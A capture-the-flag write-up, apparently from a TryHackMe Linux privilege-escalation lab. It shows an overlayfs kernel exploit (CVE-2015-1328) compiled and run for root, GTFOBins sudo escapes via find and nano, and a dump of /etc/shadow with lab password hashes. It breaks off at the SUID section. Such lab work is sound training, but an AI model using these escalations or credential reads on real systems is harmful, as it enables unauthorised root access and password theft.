Linux-PrivEsc

INTRODUCTION
Linux privEsc is an essential and fundamental skill that every security personal specifically on the offesive side of it. We have the required credentials to connect to the server via ssh.

ENUMERATION

Once I was in, the shell isn't stable, so I imported the python module “python -c ‘import pty;pty.spawn("/bin/bash")' ’” to gain a much stable shell as shown in the image below.

```
┌──(root㉿Kali)-[/home/…/Documents/hackthebox/reports/linux-PrivEsc]
└─# ssh karen@10.10.56.27
The authenticity of host '10.10.56.27 (10.10.56.27)' can't be established.
ED25519 key fingerprint is SHA256:oocU/j7sG5Oc7MLeBnifTG0U0wmeitTdDO59tZNy3o0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.56.27' (ED25519) to the list of known hosts.
karen@10.10.56.27's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Fri Jun 18 04:38:27 2021 from 10.0.2.15
Could not chdir to home directory /home/karen: No such file or directory
$ python -c 'import pty;pty.spawn("/bin/bash")'
karen@wade7363:/$
```

for the below tasks, you can just relate with the images below them.

What is the hostname of the target system?

wade7363 ✓ Correct

```
karen@wade7363:/tmp$ hostname
wade7363
karen@wade7363:/tmp$
```

What is the Linux kernel version of the target system?

3.13.0-24-generic ✓ Correct

```
karen@wade7363:/tmp$ uname -a
Linux wade7363 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
karen@wade7363:/tmp$
```

What Linux is this?

Ubuntu 14.04 LTS ✓ Correct

```
karen@wade7363:/tmp$ cat /proc/version
Linux version 3.13.0-24-generic (buildd@panlong) (gcc version 4.8.2 (Ubuntu 4.8.2-19ubuntu1) ) #46-Ubuntu SMP Thu Apr
 10 19:11:08 UTC 2014
karen@wade7363:/tmp$ cat /etc/issue
Ubuntu 14.04 LTS \n \l

karen@wade7363:/tmp$
```

What version of the Python language is installed on the system?

2.7.6 ✓ Correct

```
karen@wade7363:/tmp$ python --version
Python 2.7.6
karen@wade7363:/tmp$
```

KERNEL EXPLOIT


What vulnerability seem to affect the kernel of the target system? (Enter a CVE number)


CVE-2015-1328 ✓ Correct


To find out the vulnerability this kernel is affected with, well first find the kernel version of the system. This can be done by running -uname cmd or cat the /proc/version to read its content.

```
karen@wade7363:/tmp$ uname -a
Linux wade7363 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
karen@wade7363:/tmp$
```


Next will utilise the browser by searching the exploit related to this kernel version. Fortunately I found one.







So for us to be able to read the file, I was required to have super user privileges. So I had to exploit this kernel vulnerability to gain the root shell.
I downloaded the CVE- code which was written in C in my local machine. I hosted a python server on my machine and successfully downloaded this .c file on the target system. However, I did not have read, write and x permission on this file within the current dir.
So I changed to /tmp folder and downloaded the file again.



I first compiled this .c file using gcc and Using the ls -la cmd, I was able to determine the permission granted to this file, and for us we could execute this file.

```
karen@wade7363:/tmp$ ls
linexploitversion 3.13<3.19  ofs.c
karen@wade7363:/tmp$ gcc ofs.c -o ofs
karen@wade7363:/tmp$ ls -la
total 68
drwxrwxrwt  4 root  root   4096 Jul 19 09:26 .
drwxr-xr-x 23 root  root   4096 Jun 18  2021 ..
drwxrwxrwt  2 root  root   4096 Jul 19 08:31 .ICE-unix
-rwxrwxr-x  1 karen karen 21080 Jul 19 08:51 linexploitversion 3.13<3.19
-rwxrwxr-x  1 karen karen 13642 Jul 19 09:26 ofs
-rw-rw-r--  1 karen karen  4981 Jul 19 08:52 ofs.c
-r--r--r--  1 root  root     11 Jul 19 08:31 .X0-lock
drwxrwxrwt  2 root  root   4096 Jul 19 08:31 .X11-unix
karen@wade7363:/tmp$
```

Running this file, I gained a root shell as seen below. And from this point I used the find tool to locate the flag path and read its content.

```
karen@wade7363:/tmp$ ./ofs
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# whoami
root
# python -c 'import pty;pty.spawn("/bin/bash")'
root@wade7363:/tmp# pwd
/tmp
root@wade7363:/tmp#
```

```
root@wade7363:/# find / -name flag* -type f 2>/dev/null
/home/matt/flag1.txt
/sys/devices/pnp0/00:09/tty/ttyS0/flags
/sys/devices/vif-0/net/eth0/flags
/sys/devices/virtual/net/lo/flags
/sys/devices/platform/serial8250/tty/ttyS1/flags
/sys/devices/platform/serial8250/tty/ttyS2/flags
/sys/devices/platform/serial8250/tty/ttyS3/flags
/sys/devices/platform/serial8250/tty/ttyS4/flags
/sys/devices/platform/serial8250/tty/ttyS5/flags
/sys/devices/platform/serial8250/tty/ttyS6/flags
```

```
root@wade7363:/# cat /home/matt/flag1.txt
THM-28392872729920
root@wade7363:/#
```

SUDO
Terminate the previous machine and ssh to the right machine.
Take note of the python version used to import the pty module.

What is the content of the flag2.txt file?

THM-402028394 ✓ Correct

```
┌──(root㉿Kali)-[/home/…/Documents/hackthebox/reports/linux-PrivEsc]
└─# ssh karen@10.10.243.95
The authenticity of host '10.10.243.95 (10.10.243.95)' can't be established.
ED25519 key fingerprint is SHA256:cDvIqkrjau/E3TKH9Kv7Xg/W3nfG9CI4xjxMmYFkCvw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.243.95' (ED25519) to the list of known hosts.
karen@10.10.243.95's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-1029-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 System information disabled due to load higher than 1.0


1 update can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Fri Jul 19 13:45:20 2024 from 10.100.2.138
Could not chdir to home directory /home/karen: No such file or directory
$ ^C
$ python -c 'import pty;pty.spawn("/bin/bash")'
-sh: 1: python: not found
$ python2 -c 'import pty;pty.spawn("/bin/bash")'
-sh: 2: python2: not found
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
karen@ip-10-10-243-95:/$
```

After a successful login, I utilized the find cmd to locate the flag, and tried to read it as a normal user. Boom, we could

read this file as a normal user.

```
karen@ip-10-10-243-95:/$ whoami
karen
karen@ip-10-10-243-95:/$ find / -name flag* -type f 2>/dev/null
/sys/devices/pnp0/00:06/tty/ttyS0/flags
/sys/devices/platform/serial8250/tty/ttyS2/flags
/sys/devices/platform/serial8250/tty/ttyS3/flags
/sys/devices/platform/serial8250/tty/ttyS1/flags
/sys/devices/virtual/net/lo/flags
/sys/devices/vif-0/net/eth0/flags
/usr/src/linux-headers-5.4.0-1029-aws/include/config/arch/uses/high/vma/flags.h
/usr/src/linux-aws-headers-5.4.0-1029/scripts/coccinelle/locks/flags.cocci
/home/ubuntu/flag2.txt
karen@ip-10-10-243-95:/$ cd /home/ubuntu && ls -la
total 32
drwxr-xr-x 4 ubuntu ubuntu 4096 Jun 18  2021 .
drwxr-xr-x 3 root   root   4096 Jun 18  2021 ..
-rw-r--r-- 1 ubuntu ubuntu  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 ubuntu ubuntu 3771 Feb 25  2020 .bashrc
drwx------ 2 ubuntu ubuntu 4096 Jun 18  2021 .cache
-rw-r--r-- 1 ubuntu ubuntu  807 Feb 25  2020 .profile
drwx------ 2 ubuntu ubuntu 4096 Jun 18  2021 .ssh
-rw-r--r-- 1 ubuntu ubuntu    0 Jun 18  2021 .sudo_as_admin_successful
-rw-r--r-- 1 root   root     14 Jun 18  2021 flag2.txt
karen@ip-10-10-243-95:/home/ubuntu$ cat flag2.txt
THM-402028394
karen@ip-10-10-243-95:/home/ubuntu$
```

How many programs can the user "karen" run on the target system with sudo rights?

3 ✓ Correct

```
karen@ip-10-10-243-95:/home/ubuntu$ sudo -l
Matching Defaults entries for karen on ip-10-10-243-95:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User karen may run the following commands on ip-10-10-243-95:
    (ALL) NOPASSWD: /usr/bin/find
    (ALL) NOPASSWD: /usr/bin/less
    (ALL) NOPASSWD: /usr/bin/nano
karen@ip-10-10-243-95:/home/ubuntu$
```

How would you use Nmap to spawn a root shell if your user had sudo rights on nmap?

sudo nmap --interactive ✓ Correct

For the above quiz, I did a quick google search.

What is the hash of frank's password?


$6$2.sUUDsOLIpXKxcr$eImtgFExyr2Is4jsghdD3DHLHHP9X50Iv.jNmwo/BJpphrPRJWjeIWEz2HH.joV14aDEwW1c3CahzB1uaqeLR1 ✓ Correct

To find the hash of frank's password, I was required to read the content of the shadow file in the /etc folder. But in most cases it requires high privileges to do so since it contains sensitive info for the system users; password hashes

```
karen@ip-10-10-243-95:/home/ubuntu$ cat /etc/shadow
cat: /etc/shadow: Permission denied
karen@ip-10-10-243-95:/home/ubuntu$
```

```
karen@ip-10-10-243-95:/home/ubuntu$ sudo -l
Matching Defaults entries for karen on ip-10-10-243-95:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User karen may run the following commands on ip-10-10-243-95:
    (ALL) NOPASSWD: /usr/bin/find
    (ALL) NOPASSWD: /usr/bin/less
    (ALL) NOPASSWD: /usr/bin/nano
karen@ip-10-10-243-95:/home/ubuntu$
```

Now, Initially we were able to determine the programs/binary user karen could run on this system as sudo. And we could take advantage of either of the binaries to gain root shell.
https://gtfobins.github.io/ is a great site that can help us elevate our privileges using this path. In my case, I first used the find binary as seen below.



https://gtfobins.github.io/gtfobins/find/#shell

```
find . -exec /bin/sh \; -quit
```

File write

It writes data to files, it may be used to do privileged writes or write files outside a restricted file system.

DATA is a format string, it supports some escape sequences.

```
LFILE=file_to_write
find / -fprintf "$FILE" DATA -quit
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which find) .

./find . -exec /bin/sh -p \; -quit
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo find . -exec /bin/sh \; -quit
```

Now I copied and pasted the payload on the target system's terminal and executed it as seen below. I managed to spawn a root shell. From this point I could read the shadow file in the /etc folder.

```
karen@ip-10-10-243-95:/$ sudo find . -exec /bin/sh \; -quit
# whoami
root
#
```

```
# python3 -c 'import pty;pty.spawn("/bin/bash")'
root@ip-10-10-243-95:/# cat /etc/shadow
root:*:18561:0:99999:7:::
daemon:*:18561:0:99999:7:::
bin:*:18561:0:99999:7:::
sys:*:18561:0:99999:7:::
sync:*:18561:0:99999:7:::
games:*:18561:0:99999:7:::
man:*:18561:0:99999:7:::
lp:*:18561:0:99999:7:::
mail:*:18561:0:99999:7:::
news:*:18561:0:99999:7:::
uucp:*:18561:0:99999:7:::
proxy:*:18561:0:99999:7:::
www-data:*:18561:0:99999:7:::
backup:*:18561:0:99999:7:::
list:*:18561:0:99999:7:::
irc:*:18561:0:99999:7:::
gnats:*:18561:0:99999:7:::
nobody:*:18561:0:99999:7:::
systemd-network:*:18561:0:99999:7:::
systemd-resolve:*:18561:0:99999:7:::
systemd-timesync:*:18561:0:99999:7:::
messagebus:*:18561:0:99999:7:::
syslog:*:18561:0:99999:7:::
_apt:*:18561:0:99999:7:::
tss:*:18561:0:99999:7:::
uuidd:*:18561:0:99999:7:::
tcpdump:*:18561:0:99999:7:::
sshd:*:18561:0:99999:7:::
landscape:*:18561:0:99999:7:::
pollinate:*:18561:0:99999:7:::
ec2-instance-connect:!:18561:0:99999:7:::
systemd-coredump:!!:18796::::::
ubuntu:!:18796:0:99999:7:::
lxd:!:18796::::::
karen:$6$QHTxjZ77ZcxU54ov$DCV2wd1mG5wJoTB.cXJoXtLVDZe1Ec1jbQFv3ICAYbnMqdhJzIEi3H4qyyKO7T75h4hHQWuWWzBH7brjZiSaX0:1879
6:0:99999:7:::
frank:$6$2.sUUDsOLIpXKxcr$eImtgFExyr2ls4jsghdD3DHLHHP9X50Iv.jNmwo/BJpphrPRJWjelWEz2HH.joV14aDEwW1c3CahzB1uaqeLR1:1879
6:0:99999:7:::
root@ip-10-10-243-95:/#
```

Alternatively

```
karen@ip-10-10-243-95:/$ sudo nano
karen@ip-10-10-243-95:/$
```

https://gtfobins.github.io/gtfobins/nano/#shell

.. / nano ☆ Star 10,404

Shell | File write | File read | Sudo | Limited SUID

Shell


It can be used to break out from restricted environments by spawning an interactive system shell.

(a)
```
nano
^R^X
reset; sh 1>&0 2>&0
```

(b) The `SPELL` environment variable can be used in place of the `-s` option if the command line cannot be changed.

```
nano -s /bin/sh
/bin/sh
^T
```

File write


GNU nano 4.8
New Buffer
Command to execute: reset; sh 1>&0 2>&0
^G Get Help
M-F New Buffer
^X Read File
^C Cancel
M-\ Pipe Text


GNU nano 4.8
New Buffer
[Executing...]# id
^G Get Help
M-F New Buffer
^X Read File
^C Cancel
M-\ Pipe Text

```
nobody:*:18561:0:99999:7:::
systemd-network:*:18561:0:99999:7:::
systemd-resolve:*:18561:0:99999:7:::
systemd-timesync:*:18561:0:99999:7:::
messagebus:*:18561:0:99999:7:::
syslog:*:18561:0:99999:7:::
_apt:*:18561:0:99999:7:::
tss:*:18561:0:99999:7:::
uuidd:*:18561:0:99999:7:::
tcpdump:*:18561:0:99999:7:::
sshd:*:18561:0:99999:7:::
landscape:*:18561:0:99999:7:::
pollinate:*:18561:0:99999:7:::
ec2-instance-connect:!:18561:0:99999:7:::
systemd-coredump:!!:18796::::::
ubuntu:!:18796:0:99999:7:::
lxd:!:18796::::::
karen:$6$QHTxjZ77ZcxU54ov$DCV2wd1mG5wJoTB.cXJoXtLVDZe1Ec1jbQFv3ICAYbnMqdhJzIEi3H4qyyKO7T75h4hHQWuWWzBH7brjZiSaX0:1879
6:0:99999:7:::
frank:$6$2.sUUDsOLIpXKxcr$eImtgFExyr2ls4jsghdD3DHLHHP9X50Iv.jNmwo/BJpphrPRJWjelWEz2HH.joV14aDEwW1c3CahzB1uaqeLR1:1879
6:0:99999:7:::
```

SUID

```
┌──(root㉿Kali)-[/home/…/Documents/hackthebox/reports/linux-PrivEsc]
└─# ssh karen@10.10.199.38
The authenticity of host '10.10.199.38 (10.10.199.38)' can't be established.
ED25519 key fingerprint is SHA256:U/S12Aj4Gasa3Io7PLgo8crgMQFokOQZmNsgeoHe4Ss.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.199.38' (ED25519) to the list of known hosts.
karen@10.10.199.38's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-1029-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 System information disabled due to load higher than 1.0


1 update can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Fri Jul 19 14:46:29 2024 from 10.100.1.175
Could not chdir to home directory /home/karen: No such file or directory
$ python --version
-sh: 1: python: not found
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
karen@ip-10-10-199-38:/$
```

